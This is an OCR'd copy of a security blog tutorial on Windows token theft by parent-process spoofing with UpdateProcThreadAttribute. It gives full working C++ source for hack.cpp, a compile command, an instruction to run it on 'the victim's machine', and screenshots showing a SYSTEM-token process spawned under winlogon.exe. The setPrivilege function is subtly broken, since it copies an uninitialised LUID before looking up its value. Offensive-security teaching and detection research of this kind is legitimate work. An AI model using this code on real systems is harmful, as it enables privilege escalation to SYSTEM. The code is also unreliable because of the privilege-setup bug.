
APT techniques: Token theft via UpdateProcThreadAttribute. Simple C++ example.

cocomelonc.github.io/tutorial/2022/10/28/token-theft-2.html

October 28, 2022

3 minute read

Hello, cybersecurity enthusiasts and white hackers!



This post is the result of my own research into one of the more interesting APT techniques: token theft via UpdateProcThreadAttribute.

In the previous post I wrote about classic token theft via `DuplicateTokenEx` and `CreateProcessWithTokenW`. Today I will describe an alternative method that works starting from Windows Vista.

UpdateProcThreadAttribute

In the first part of my tutorial, we just doing classic trick: enable `SE_DEBUG_PRIVILEGE`, open a token from any system process (which works even for protected processes also), duplicate the token, adjust privileges on it, and then impersonate with this token.

Today we can use more simply trick. Microsoft implemented in Vista the ability to designate an explicit parent process when creating a new process, allowing the elevated process to remain a child of the caller.

Typically, in the UAC instance, you must issue an explicit token to the new process. If you do not supply a token, the new process will inherit from the designated parent. The only condition is that the handle to the parent process must have the `PROCESS_CREATE_PROCESS` access privilege.

So, we just open some system process with `PROCESS_CREATE_PROCESS` access right. Then use this handle with `UpdateProcThreadAttribute`. In consequence, your process inherits a token from the system process.

```
BOOL UpdateProcThreadAttribute(
  LPPROC_THREAD_ATTRIBUTE_LIST lpAttributeList,
  DWORD                        dwFlags,
  DWORD_PTR                    Attribute,
  PVOID                        lpValue,
  SIZE_T                       cbSize,
  PVOID                        lpPreviousValue,
  PSIZE_T                      lpReturnSize
);
```

And all you need for working this is `SE_DEBUG_PRIVILEGE`.

technique. practical example

First of all, sometimes you must turn on `SeDebugPrivilege` in your current set of privileges:

```
// set privilege
BOOL setPrivilege(LPCTSTR priv) {
  HANDLE token;
  TOKEN_PRIVILEGES tp;
  LUID luid;
  BOOL res = TRUE;

  tp.PrivilegeCount = 1;
  tp.Privileges[0].Luid = luid;
  tp.Privileges[0].Attributes = SE_PRIVILEGE_ENABLED;

  if (!LookupPrivilegeValue(NULL, priv, &luid)) res = FALSE;
  if (!OpenProcessToken(GetCurrentProcess(), TOKEN_ADJUST_PRIVILEGES, &token)) res =
FALSE;
  if (!AdjustTokenPrivileges(token, FALSE, &tp, sizeof(TOKEN_PRIVILEGES),
(PTOKEN_PRIVILEGES)NULL, (PDWORD)NULL)) res = FALSE;
  printf(res ? "successfully enable %s :)\n" : "failed to enable %s :(\n", priv);
  return res;
}
```

Then, open a process whose access token you wish to steal with `PROCESS_CREATE_PROCESS` access rights:

```
HANDLE ph = OpenProcess(PROCESS_CREATE_PROCESS, false, pid);
```

After that, use it is handle with `UpdateProcThreadAttribute`:

```
ZeroMemory(&si, sizeof(STARTUPINFOEXW));
ZeroMemory(&pi, sizeof(PROCESS_INFORMATION));
InitializeProcThreadAttributeList(NULL, 1, 0, &size);
si.lpAttributeList = (LPPROC_THREAD_ATTRIBUTE_LIST)HeapAlloc(
  GetProcessHeap(),
  0,
  size
);
InitializeProcThreadAttributeList(si.lpAttributeList, 1, 0, &size);
UpdateProcThreadAttribute(si.lpAttributeList, 0,
PROC_THREAD_ATTRIBUTE_PARENT_PROCESS, &ph, sizeof(HANDLE), NULL, NULL);
si.StartupInfo.cb = sizeof(STARTUPINFOEXW);
```

Finally, create process:

```
res = CreateProcessW(app, NULL, NULL, NULL, true, EXTENDED_STARTUPINFO_PRESENT |
CREATE_NEW_CONSOLE, NULL, NULL, (LPSTARTUPINFOW)&si, &pi);
printf(res ? "successfully create process :)\n" : "failed to create process :(\n");
```

So, the full source code of this logic is look like this:

```
/*
hack.cpp
token theft via
UpdateProcThreadAttribute
author: @cocomelonc
https://cocomelonc.github.io/malware/2022/10/28/token-theft-2.html
*/
#include <windows.h>
#include <stdio.h>
#include <iostream>

// set privilege
BOOL setPrivilege(LPCTSTR priv) {
  HANDLE token;
  TOKEN_PRIVILEGES tp;
  LUID luid;
  BOOL res = TRUE;

  tp.PrivilegeCount = 1;
  tp.Privileges[0].Luid = luid;
  tp.Privileges[0].Attributes = SE_PRIVILEGE_ENABLED;

  if (!LookupPrivilegeValue(NULL, priv, &luid)) res = FALSE;
  if (!OpenProcessToken(GetCurrentProcess(), TOKEN_ADJUST_PRIVILEGES, &token)) res =
FALSE;
  if (!AdjustTokenPrivileges(token, FALSE, &tp, sizeof(TOKEN_PRIVILEGES),
(PTOKEN_PRIVILEGES)NULL, (PDWORD)NULL)) res = FALSE;
  printf(res ? "successfully enable %s :)\n" : "failed to enable %s :(\n", priv);
  return res;
}

// create process
BOOL createProcess(DWORD pid, LPCWSTR app) {
  STARTUPINFOEXW si;
  PROCESS_INFORMATION pi;
  SIZE_T size;
  BOOL res = TRUE;
  HANDLE ph = OpenProcess(PROCESS_CREATE_PROCESS, false, pid);
  printf(ph ? "successfully open process :)\n" : "failed to open process :(\n");

  ZeroMemory(&si, sizeof(STARTUPINFOEXW));
  ZeroMemory(&pi, sizeof(PROCESS_INFORMATION));
  InitializeProcThreadAttributeList(NULL, 1, 0, &size);
  si.lpAttributeList = (LPPROC_THREAD_ATTRIBUTE_LIST)HeapAlloc(GetProcessHeap(), 0,
size);
  InitializeProcThreadAttributeList(si.lpAttributeList, 1, 0, &size);
  UpdateProcThreadAttribute(si.lpAttributeList, 0,
PROC_THREAD_ATTRIBUTE_PARENT_PROCESS, &ph, sizeof(HANDLE), NULL, NULL);
  si.StartupInfo.cb = sizeof(STARTUPINFOEXW);

  res = CreateProcessW(app, NULL, NULL, NULL, true, EXTENDED_STARTUPINFO_PRESENT |
CREATE_NEW_CONSOLE, NULL, NULL, (LPSTARTUPINFOW)&si, &pi);
```


```
  printf(res ? "successfully create process :)\n" : "failed to create process :(\n");
  return res;
}

int main(int argc, char** argv) {
  if (!setPrivilege(SE_DEBUG_NAME)) return -1;
  DWORD pid = atoi(argv[1]);
  if (!createProcess(pid, L"C:\\Windows\\System32\\mspaint.exe")) return -1;
  return 0;
}
```

As you can see, the code is slightly different from the previous part. This code is just dirty PoC, for simplicity, I run `mspaint.exe`.

demo


Let's go to see everything in action. Compile our PoC:

```
x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
```





Then, run it at the victim's machine:


```
.\hack.exe <PID>
```



As an example, you may steal the `winlogon.exe (PID: 544)` access token:


win10-x64 (peekaboo) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
mspaint.exe (4728) Properties
Handles
GPU
Disk and Network
Comment
General
Statistics
Performance
Threads
Token
Modules
Memory
Environment
File
Paint
(Verified) Microsoft Windows
Version: 10.0.17134.1
Image file name:
C:\Windows\System32\mspaint.exe
Process
Command line:
"C:\Windows\System32\mspaint.exe"
Current directory:
Z:\2022-10-28-token-theft-2\
Started:
a minute and 43 seconds ago (6:55:37 AM 10/29/2022)
PEB address:
0x61321d3000
Image type: 64-bit
Parent:
winlogon.exe (544)
Mitigation policies:
DEP (permanent); ASLR (high entropy); CF Guard
Details
Protection: None
Permissions
Terminate
Close
Product alert
100%
Type here to search
6:57 AM
10/29/2022
Right Ctrl


win10-x64 (peekaboo) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
mspaint.exe (4728) Properties
Handles GPU Disk and Network Comment
General Statistics Performance Threads Token Modules Memory Environment
User: NT AUTHORITY\SYSTEM
User SID: S-1-5-18
Session: 1 Elevated: N/A Virtualized: Not allowed
App container SID: N/A
Name Flags
BUILTIN\Administrators Owner (default enabled)
Everyone Mandatory (default enabled)
Mandatory Label\System Mandatory Level Integrity
NT AUTHORITY\Authenticated Users Mandatory (default enabled)
Name Status Description
SeAssignPrimaryTokenPrivilege Disabled Replace a process level token
SeAuditPrivilege Default Enabled Generate security audits
SeBackupPrivilege Disabled Back up files and directories
SeChangeNotifyPrivilege Default Enabled Bypass traverse checking
To view capabilities, claims and other attributes, click Advanced.
Integrity
Advanced
Close
Product alert
100%
Type here to search
6:57 AM
10/29/2022
Right Ctrl



As you can see, everything is worked perfectly!

I hope this post least a little useful for entry level cyber security specialists (and possibly even professionals), also spreads awareness to the blue teamers of this interesting technique, and adds a weapon to the red teamers arsenal.

Local Security Authority
Privilege Constants
LookupPrivilegeValue
AdjustTokenPrivileges
UpdateProcThreadAttribute
CreateProcessW
APT techniques: Token theft. Part 1
source code in github

> This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye!
PS. All drawings and screenshots are mine